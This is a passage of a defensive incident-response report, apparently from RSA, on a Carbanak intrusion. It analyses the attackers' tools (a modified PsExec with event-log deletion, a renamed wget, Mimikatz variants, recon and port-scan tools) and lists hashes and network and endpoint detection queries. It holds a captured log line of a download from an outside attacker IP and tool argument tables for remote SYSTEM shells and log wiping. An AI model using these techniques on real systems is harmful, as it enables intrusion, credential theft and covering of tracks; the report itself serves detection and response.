
Argument	Function
\\<Target Hostname or IP>	Remote system to communicate with
-e	Do not load user profile on target host
-copyself	Copy TINYP to C:\Windows on target host
-cleanup	Delete System Event Log
-getfiles <file>	Download files from target host
-copyfiles <file>	Upload files to target host $ADMIN share
-d	Run command non-interactively
-i <session>	Run command interactively to <session>
-u <username>	Username flag
-p <password>	Password flag
-s	Run as SYSTEM on target host
<cmd>	Command to run on the target host. Running cmd gives interactive shell

Table 15: TINYP Arguments and Functions

The primary modifications made to the base SysInternals PSEXEC are the functions associated with the *–copyself*, *–cleanup*, *–getfiles*, and *–copyfiles* arguments. The –copyself and –copyfiles arguments will copy a file to the target remote system via SMB/CIFS, with that file either being a copy of TINYP itself or an explicitly designated file, respectively. The *–getfiles* argument will move files in the opposite direction, downloading specified files from the target remote host to the source host via SMB/CIFS. Lastly, the **TINYP** tool contains an argument to specifically delete entries from the Windows System Event Log. While this is an attempt to cover tracks as the attacker moves throughout the environment, it is important to note that this only affects the System Event Log, leaving Application, Security and service-specific Windows Event Logs to retain data useful to investigators.

The **TINYP** tool was used primarily with the Windows Command Processor *cmd.exe* as the final argument for remote command shell access. Once the attacker closed the remote session, the **TINYP** tool would:

1. Check if it copied itself to the $ADMIN share of the remote system (C:\Windows). If so, it would delete itself from that location.
2. Remove the PSEXESVC Windows Service and the *psexesvc.exe* PSEXEC Remote Service binary from the remote system.
3. Delete the System Event Log from the remote system.



Evidence of this activity, in the form of a lab execution of this tool, is shown in Figure 29.

Figure 29: Sample Execution of TINYP v.0.7.7.4

The file information for TINYP versions 0.7.6.2 and 0.7.7.4 is shown in Table 16 and Table 17, respectively.

File Name	: TINYP2.bin
File Size	: 277,504 bytes
MD5	: 7393cb0f409f8f51b7745981ac30b8b6
SHA1	: 6c17113f66efa5115111a9e67c6ddd026ba9b55d

Table 16: File Information for TINYP v.0.7.6.2

File Name	: ps.exe
File Size	: 234,496 bytes
MD5	: c4d746b8e5e8e12a50a18c9d61e01864
SHA1	: c020f8939f136b4785dda7b2e4b80ced96e23663

Table 17: File Information for TINYP v.0.7.7.4

4.5.2 WGET (UIAUTOMATIONCORE.DLL.BIN)

As done previously, the attackers used **WGET** version 1.11.4 to download binaries before execution. However, the **WGET** used was renamed to *UIAutomationCore.dll.bin*. Evidence of this is shown in execution of the binary in Figure 30.




Figure 30: WGET Renamed to UIAutomationCore.dll.bin

This binary is observed downloading a version of the **TINYP** tool from IP address **185.61.148.145** in the RSA NetWitness Endpoint Application Tracking Data shown in Figure 31.

```
ECATSERVER,AGENT_HOSTNAME,2017-05-02
12:51:43.0671260,UIAutomationCore.dll.bin,TINYP2.bmp,C:\
Windows\SysWOW64\zh-TW\,NULL,UIAutomationCore.dll.bin
http://185.61.148.145:443/TINYP2.bmp
```

Figure 31: Download of TINYP Binary with UIAutomationCore.dll.bin

The file information is shown in Table 18.

File Name	: UIAutomationCore.dll.bin
File Size	: 401,408 bytes
MD5	: bd126a7b59d5d1f97ba89a3e71425731
SHA1	: 457b1cd985ed07baffd8c66ff40e9c1b6da93753

Table 18: File Information for WGET (UIAutomationCore.dll.bin)

4.5.3 PSCP (PuTTY Secure File Copy)

The **PSCP** tool used by the attackers was an unmodified version of PuTTY's Secure File Copy v0.67. The file information is shown in Table 19.

File Name	: pscp.bin
File Size	: 359,336 bytes
MD5	: b3135736bcfdab27f891dbe4009a8c80
SHA1	: 9240e1744e7272e59e482f68a10f126fdf501be0

Table 19: File Information for PSCP

4.5.4 Mimikatz Variant (32-bit, 64-bit)

For credential harvesting within the Windows environment, the attackers downloaded two files named *image32.bmp* and *image64.bmp*. These files were subsequently renamed to *xxx32.exe* and *xxx64.exe*, respectively. In reviewing these files and their activity, RSA IR determined that these were implementations of the *sekurlsa_acquireLSA()* functionality of the Mimikatz credential harvesting tool. The file information is shown in Table 20 and Table 21.

File Name	: xxx32.exe
File Size	: 528,896 bytes
MD5	: 6499863d47b68030f0c5ffafaffb1344
SHA1	: 2197e35f14ff9960985c982ed6d16d5bd5366062

Table 20: File Information for MIMIKATZ Variant (32-bit)

File Name	: xxx64.exe
File Size	: 589,312 bytes
MD5	: 752d245f1026482a967a763dae184569
SHA1	: 355603b1922886044884afbdfa9c9a6626b6669a

Table 21: File Information for MIMIKATZ Variant (64-bit)

4.5.5 CCS

CCS is a system process and library identifier that, when no arguments are given, will print the currently running processes and their process IDs to both STDOUT and a file named *_out.log* in the current working directory. If **CCS** executed with the "modules" argument, it printed the running processes and their process IDs, as well as all DLLs loaded by each process. This operation also prints the output to both STDOUT and the *_out.log* file. Additionally, the *_out.log* file will not be replaced; rather, it will be appended with every subsequent execution. The file information is shown in Table 22.

File Name	: ccs.bmp
File Size	: 82,944 bytes
MD5	: d406e037f034b89c85758af1a98110be
SHA1	: 6bc46528da6cd224fa5e58ccd9df5b05c46c673d

Table 22: File Information for CCS

4.5.6 Infos.bmp

The **INFOS** tool was a host reconnaissance tool obtaining browser history, browser login data and RDP logs from the system, and it outputs them to STDOUT. The attackers used this tool to harvest credentials, identify internal web applications and observe the common RDP connections and accounts used on the Windows servers. The file information is shown in Table 23.

File Name	: infos.bmp
File Size	: 494,080 bytes
MD5	: ab8bed25f9ff64a4b07be5d3bc34f26b
SHA1	: 42ce9c2bd246a0243fa91309938042e434b39876

Table 23: File Information for INFOS

RSA

4.5.7 PSCAN (Windows Version)

The attackers also utilized a version of the **PSCAN** tools described in Section 4.3.3. This version differs from the Linux version previously discussed only in its usage message, which is slightly more verbose. An example of the usage text and execution is shown in Figure 32.

```
Z:\Documents\Malware\Carbanak\Tools>pscan.bmp.exe 192.168.0.1-254 445
192.168.0.29:445
Total scanned: 254
Total success: 1

Z:\Documents\Malware\Carbanak\Tools>pscan.bmp.exe
-----------------------------------------------
        Invalid arguments count

Example: ./pscan 127.0.0.1        80 [output.txt]
Example: ./pscan 127-130.0.0.1    80 [output.txt]
Example: ./pscan 127-130.0.0.1-20 80 [output.txt]
-----------------------------------------------
```

Figure 32: Example Execution and Usage Text of Windows Version of PSCAN

The file information is shown in Table 24.

File Name	: pscan.bmp
File Size	: 65,024 bytes
MD5	: d825fbd90087d2350e89cbf205a1b71c
SHA1	: ca5e195692399dca99a4d8299dc9ff816168a6dc

Table 24: File Information for PSCAN (Windows Version)

4.6 DETECTION, TRACKING, AND RESPONSE

Given that the attackers left very little consistently running on any compromised host, downloaded tools as they needed them and removed those tools immediately after use, determining their movement throughout the environment via traditional forensic methods was not a timely option. In a significant portion of the attackers' actions-on-objective and lateral movement, the majority of their activity was contained within the functions of the Windows Command Processor *cmd.exe*. Given this, much of their actions did not cause subsequent process execution. Additionally, the attackers utilized several different filenames for their toolsets, ensured a tool was not executed with the same name it was downloaded with, used multiple versions to throw off atomic hashing IOCs and maintained at least two different ingress points with non-related IP addresses.

Given that the attackers had been in the environment for over a month at the time response began, traditional host and network intrusion detection systems within the organization's security stack proved ineffective to combat these actors. Additionally, the attackers had full access to the Linux and Windows environments at the time of response. However, by engaging and enabling analysts to periodically conduct RSA Threat Hunting with a solid methodology,

this threat was still detected despite not being detected by IDS, or buried in ineffective alerts. Once detected, the root cause was determined, the threat was effectively and recursively scoped across the environment, additional next-level visibility into attacker actions was obtained, and a plan was created and executed to successfully remediate the threat. Given that time is the most critical resource during incident response, any reduction to the 10:1 analysis time versus attack time ratio can significantly increase the chances of a successful eradication event and continued successful remediation. In this case, due to effective visibility, solid methodology and processes, and motivated and properly enabled analysts, the threat was contained and remediated after nine days of response efforts. The remediation involved significant internal infrastructure changes be enacted before the expulsion event, including implementation of redesigned network segmentation, replacement of several significant environment-wide data and process automations, and removal and replacement of most administrative authentication methods within the environment. Consistent monitoring and RSA Threat Hunting operations conducted post-remediation, with the necessary visibility, allowed for an active and adaptive response in which any subsequent actor activity was observed, analyzed and responded to appropriately.

With the care in which the attackers moved throughout the environment, RSA IR relied on RSA NetWitness Endpoint and RSA NetWitness Logs and Packets to coordinate host and network visibility and create non-standard, aggregate, behavioral-based indicators, resulting in actionable IOCs that allowed RSA IR to track the attackers in near real time. Here, we discuss some of the ways in which RSA IR was able to determine and track attacker actions throughout the environment.

4.6.1 Network Visibility and Indicators

This section discusses the methodology and RSA NetWitness Suite queries and content used by RSA IR during this investigation. The methodology in this section uses the OCOKA defensive model[16] and is described in detail in the RSA Incident Response NetWitness Hunting Guide. [17]

The **CARBANAK** attackers conducted actions through a variety of network communication methods. Additionally, as the attackers were prone to downloading tools when they needed them, in an effort to leave as little on disk as possible, this became a primary method of tracking attacker location throughout the environment. The attackers primarily used **WGET** to download tools when needed, and they consistently did so directly to an IP address over TCP port 443.

[16] Heuser, Riley; "The Myth of the Easy Button Approach to Information Security"; https://www.rsa.com/en-us/blog/2017-07/infosec-easy-button-myth

[17] "RSA Incident Response NetWitness Hunting Guide"; https://community.rsa.com/docs/DOC-62341

Therefore, using the following query would reduce the dataset to the attacker activity with considerably high fidelity:

direction = outbound && service = 80 && client begins 'wget' && tcp.dstport = 443 && service.analysis = 'direct to ip http request'

Execution of this query against the network dataset resulted in the following sessions, shown in Figure 33.

Figure 33: Query Results for Malicious Tool Downloads

This behavioral IOC could also be modified to adhere to changes in attacker actions or increasing false positives by including the Directory Meta to only equal the root directory, or include the Action Meta to only include HTTP GET Requests. As we see in Figure 33, though the attackers would keep changing filenames, IP addresses and **WGET** versions used, actions associated with this TTP were still able to be detected throughout the engagement.

The primary method of interacting with the Linux Syslog server within the Linux environment consisted of communicating via SSH over a reverse tunnel (created by the **AUDITUNNEL** binary). Given that the SSH traffic would be encapsulated within the reverse tunnel created by **AUDITUNNEL**, the Layer 3 and Layer 4 headers would be representative of the tunnel itself, while the

network payload above Layer 4 would be representative of the SSH protocol. With this knowledge, we can begin to build behavioral IOC queries to track this activity, beginning with the following:

direction = outbound && service = 22

This query will return all results representative of both outbound SSH communication as well as inbound SSH communication over the reverse tunnel. However, this query is of particularly low fidelity, especially when in a Linux-heavy environment. By reviewing additional context around what we know of this attacker communication, this query can be narrowed significantly. In reviewing the activity associated with the AUDITUNNEL *auditd* and svcmd.exe tunneling binaries, both communicate outbound over TCP port 443. Adding this to our query gives additional context around the transport mechanism, though not the communication mechanism (SSH). As the SSH attacker traffic is associated with the SSHDOOR trojanized OpenSSH 5.3 binaries, and by specification SSH exchanges client and server version strings at the beginning of each session, we can add version context to the communication mechanism as well. The addition of these two aspects results in the following query:

direction = outbound && service = 22 && tcp.dstport = 443 && client = 'openssh_5.3'

Execution of this query against the network dataset returns the following results, as shown in Figure 34.




Figure 34: Tunneled SSH Query Results

In the resulting data, we observe that in all sessions returned, the client version string and the server version string match. This can be added to the query to increase the fidelity of the IOC if there are still false positives present. However, there is still the case in which the **AUDITUNNEL** binary utilizes the XOR encoding. In this case, the traffic will appear as binary network communications. In order to ease the effort of detecting this activity, content for RSA NetWitness Logs and Packets were created based on the initial 'Client Hello' string passed when beginning **AUDITUNNEL** XOR communication. An example of this detection is shown in Figure 35.




Figure 35: AUDITUNNEL 'Client Hello' Payload Detection and Meta

The **GOTROJ** utilized two methods of network communication. The first and primary method was a custom binary XOR encoded protocol communicating outbound over TCP port 443. We can begin building our IOC query here with the following:

direction = outbound && risk.info = 'unknown service over ssl port' && tcpflags = 'syn' && ioc = 'binary handshake'

This query will identify the beginning of all outbound communications over TCP port 443 in which data is being transmitted by both parties at the beginning of the communication (*ioc = 'binary handshake'*). While this will find the **GOTROJ** control traffic, it will find many other things as well. This is due to *service = 0* being representative of **any** protocol for which there is not an RFC standard parser built. This includes various proprietary protocols, malicious custom protocols and even sending cleartext over a network tunnel. To narrow this down some, we would want to look at byte transmission ratios between the payloads of the communication. What we are really looking for is conversational traffic, in which the ratio of the amount of data transmitted by both parties is roughly equivalent (25-75% or so). To identify this, we would add the Session Analysis Meta for this type of byte transmission ratio, as shown below:

direction = outbound && risk.info = 'unknown service over ssl port' && tcpflags = 'syn' && ioc = 'binary handshake' && analysis.session = 'medium transmitted outbound'

The *direction* meta can be removed in this instance if necessary, as the *medium transmitted outbound* meta includes the condition. The resulting traffic from the network dataset is shown in Figure 36.




Figure 36: GOTROJ Binary Control Traffic and svcmd.exe Beacon Traffic

At this point in the analysis, we want to look at any contextually interesting meta within the *analysis*, *compromise* or *risk* meta groups. In Figure 36, meta is created on these sessions for '*xor encoded executable*' and '*windows cli admin commands.*' This indicates that RSA NetWitness Suite observed a Windows executable file in the network traffic that was XOR encrypted with a one-byte key. Adding this meta to the '*windows cli admin commands*' indicates that common Windows administrative command line utilities, such as 'whoami,' 'ipconfig' or the command prompt string 'C:\Windows\system32>,' were observed either in cleartext or one-byte XOR encrypted. In extracting the payload and performing the XOR instruction with a key of 0xC0, we observe the command prompt string, as shown in Figure 37.

Figure 37: Identification of Windows Command Prompt in XOR 0xC0 Decrypted Payload

While this query may include additional traffic not associated with the attackers, it allowed RSA IR to significantly reduce the network dataset to a level where any included traffic could be quickly reviewed for newly identified C2 IP addresses or false positive IP addresses that required filtering. In order to more accurately observe this communication, RSA IR created custom content for RSA NetWitness Suite. This content is released in the form of the Digital Appendix associated with this report. An example of the meta created for this communication is shown in Figure 38.




Figure 38: GOTROJ Beacon Meta from Digital Appendix Content

As discussed earlier in this paper, the GOTROJ has the ability to download files to compromised hosts. This ability does not traverse the binary XOR encoded control channel of the GOTROJ. Instead, it utilizes HTTP over TCP port 443. The following subset of the query associated with Figure 33 can be used to find this traffic.

direction = outbound && service = 80 && tcp.dstport = 443 && session.analysis = 'direct to ip http request'

This query returns the results shown in Figure 39.

Figure 39: Identification of GOTROJ HTTP #wget User-Agent

In Figure 39, an additional HTTP User-Agent is observed: 'go-http-client/1.1.' The sessions associated with this User-Agent are the sessions in which files were downloaded via the **GOTROJ** Trojan. Adding this information to the query associated with Figure 33 returns the following:

direction = outbound && service = 80 && tcp.dstport = 443 && session.analysis = 'direct to ip http request' && client begins 'wget','go-'

With these queries built around behavioral attacker TTPs, as observed during the time of engagement, any reliance on traditional atomic indicators is removed from the investigation. Instead, the actions required of the attackers (such as operating system command execution and interaction, file download, etc.) are focused upon, as well as the way that their TTP and toolsets perform these actions. Thus any changes in C2, filenames, hashes, user-agents, etc., can be quickly identified and included in the continuing investigation.

4.6.2 Host Visibility and Indicators

This section discusses the methodology and RSA NetWitness Endpoint Instant IOCs (IIOCs) and content used by RSA IR during this investigation. The methodology used in this section is described in detail in the RSA NetWitness Endpoint User Guide found here.[18]

The **CARBANAK** actors involved during this engagement were particularly careful to leave as little file, log or execution traces as possible. This included, but was not limited to, ad hoc download of tools as needed, preference for lateral tool movement, log deletion automatically built into tools, immediate deletion of tools and logs upon logout of systems, and removal of entries from centralized log repositories.

During this engagement, the RSA NetWitness Endpoint agent was deployed to all Red Hat Enterprise Linux (RHEL) and CentOS 6 and 7 systems, as they could support it. The detection of attacker activity on these systems within RSA NetWitness Endpoint utilized aspects of the attacker actions and toolset utilizations that deviated from legitimate installed binary usage. An example of this is the usage of the **AUDITUNNEL** and the **SSHDOOR** client and server binaries. Originally, the attackers placed the **SSHDOOR** binaries in */usr/bin* and */usr/sbin* as a replacement for the system OpenSSH client and server binaries. However, upon the remediation of system **ALPHA**, the attackers utilized the **SSHDOOR** binaries in the non-standard location of */usr/share/man/mann*. The initial placement of **SSHDOOR** was observed by reviewing any binaries automatically started as part of *systemd* or *init.d*, and had a hash value that didn't match the one in the RPM package list. These attributes are recorded in the IIOCs of RSA NetWitness Endpoint and are shown in the **SSHDOOR** detection in Figure 40.

[18] "RSA NetWitness Endpoint User Guide"; https://community.rsa.com/docs/DOC-72935




Figure 40: File Hash Mismatch and system/init.d Autostart in SSHDOOR Detection

Once the attackers moved to a non-standard location, this was easily identified, as they were the only common system service binaries not running in either */sbin* or */usr/sbin*. The aspects of both instances of **SSHDOOR** use are illustrated in Figure 41.




Figure 41: Malicious Binary Usage in Non-Standard Locations and Without Associated Packages

In Figure 41, we observe two separate *sshd* binaries running on the system. As SSH only requires one instance of its service binary running at a time, this is an anomaly. Add to this the non-standard location of */usr/share/man/mann* in which the second *sshd* is executing, and the fact that this binary cannot be associated with a legitimately installed RPM package, this activity immediately becomes suspect and warrants investigation. The legitimate sshd service binary process is also highlighted as running from */usr/sbin*.

Another method of identifying the attacker activity during this engagement involved the command line arguments used by the attackers. Essentially, while the attackers could change directory locations, filenames and even hashes, the base functionality of the tools themselves could not readily or easily be changed. Given that the command line arguments of the tool indicated the functionality being utilized, RSA IR analysts zeroed in on the unique command line arguments of the tools being use by the attackers. As an example, the usage of any web address or IP address in the command line arguments became immediately suspect and reviewed, as shown in Figure 42.




Figure 42: IP Address, Port Switch, and Port Number in Program Arguments

As a follow-up to these findings, RSA IR analysts utilized some of the base functions of the RSA NetWitness Endpoint agent in order to gain additional artifacts and information associated with known indicators. During this engagement, the directory */usr/share/man/mann* was the primary working directory for system **BRAVO**. In using this indicator during scoping investigations, the file contents for */usr/share/man/mann* were requested from every Linux server in the environment. The purpose of this was to determine if this directory was being maliciously used on any systems within the environment and to gain additional evidence that may not have executed during the agent's tenure on the system.




Figure 43: RSA NetWitness Endpoint Request for All Files in Directory /usr/share/man/mann

In requesting files for this directory across all systems, analysts are able to determine if there are additional tools or malware artifacts used by the attackers within the same directory. Additionally, this action can also determine if the binaries observed executing from this directory exist on any other systems. Both cases are shown in the results of this action from the Global Downloads section shown in Figure 44.




Figure 44: Additional Findings via Mass File Download Request for Directory /usr/share/man/mann

The functionality is also useful in acquiring key host artifacts, such as configuration files and host logs, across all systems within the environment and then processing and reviewing them in aggregate in order to gain more contextual information and situational awareness.

While contextual forensic data within host artifacts could identify some attacker activity, much of the most commonly utilized host forensic data either was not useful or was not available on the hosts affected during this engagement. While aggregate analysis of artifacts, such as NTFS Master File Tables, AmCache, SYSTEM and SOFTWARE Registry Hives, and Windows Event Logs, could identify certain aspects of the attackers' actions, they were consistently ineffective at providing the necessary level of granularity to track the attackers' actions appropriately. However, using the RSA NetWitness Endpoint agent already present on the hosts to provide this critical host data, the aforementioned artifacts became force multipliers by providing additional context to the actions observed in RSA NetWitness Suite.

The attackers utilized a specific staging directory on each host in which they took any significant action. In order to appear more legitimate to security analysts and tools, they utilized the legitimate Microsoft Windows directory for 32-bit applications utilizing the Taiwan Chinese language pack on 64-bit versions of Windows, *C:\Windows\SysWoW64\zh-TW*. While this directory is a legitimate Windows system directory, no server systems within this environment were legitimately utilizing the Taiwan Chinese language directory. As such, this became a useful and actionable IOC for scoping and tracking any systems with substantial actor activity. An example of attacker use of this directory, as observed in RSA NetWitness Endpoint, is shown in Figure 45.




Figure 45: C:\Windows\SysWOW64\zh-TW Working Directory, UIAutomationCore WGET Usage, and TINYP Download and Renaming

In Figure 45 above, the usage of the *UIAutomationCore.dll.bin* **WGET** binary to download attacker tools and the immediate renaming of those tools are shown. This, again, became an excellent actionable IOC to track adversary activity. The same contextual aspects that were utilized in the network IOC for **WGET** usage in Figure 33 are also used here. By identifying any command executions that utilize a command line argument of '*http://*' followed by an IP address, RSA IR was able to identify any and all instances in which the attackers downloaded tools. In hunting for this activity, we use the same methodology used in Section 3.3.1, identifying aspects of the activity associated with IIOCs and reviewing those IIOCs for activity. In this case, the *UIAutomationCore.dll.bin* **WGET** binary download is an unsigned module, located within a legitimate Windows directory, communicates to an external source directly to IP address and writes an executable to disk. The IIOCs shown in Figure 46 reflect this activity.

Module IIOC's

IOC Description	IOC Level
Direct IP request from unsigned module	2
Direct IP request from unsigned process	2
Unsigned writes executable	2
Unsigned writes executable to Windows directory	2
Likely packed	2
Process accesses network	3
Writable code section	3
